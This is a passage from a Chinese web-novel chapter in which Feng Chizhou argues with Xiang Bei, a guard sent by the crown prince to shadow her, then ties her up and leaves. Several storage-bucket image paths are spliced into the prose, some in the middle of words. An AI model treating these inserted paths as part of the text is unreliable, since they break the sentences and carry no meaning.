    可向北似乎并没被她唬住:“太子说,我要寸步不离地保护你。”要不说风池舟最烦这种硬骨头呢。


    又犟,又死心眼。


    引得风池舟暴脾气都快上来了。她长呼一口气,将脾气压下去:“你帮我找人,我快点结案,你也好早日完工休息。这不两全其美,就同当日刘府一样,怎么当时乐意,如今不乐意了?”


    “不一样。”


    “哪不一样了?”


    “当日太子只说让我在刘府护院,没说阻你,可今日太子说要我——”


    “要你寸步不离保护我。没别的话了?我都会背了。油盐不进。太子给你什么好处?”


    太子什么好处都没给她。向北帮太子干一天事,太子给她二两银子,等价交易,童叟无欺。


    太子不会交给她重要事情,她也不会对太子忠心不二。


    她就是单纯的,不想顺风池舟心意。


    就算她真的把自己绑起来……


    “行了,你就老实在屋里呆着吧。”风池舟打完最后一个绳结,“以你的本事,一盏茶时间可以挣脱;以我的本事,保证你找到我时已经日落西山。”


    向北还是一副冷冷的、铁骨铮铮的模样,只是淡淡地剜了风池舟一眼。


    风池舟也没恼——自己将人绑上了,被瞪也是意料之中。


    她挥挥手,朗声告别:“我走了啊向北,等你找着我,咱们一块儿打道回府吃晚饭啊!”
(←快捷键) <<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)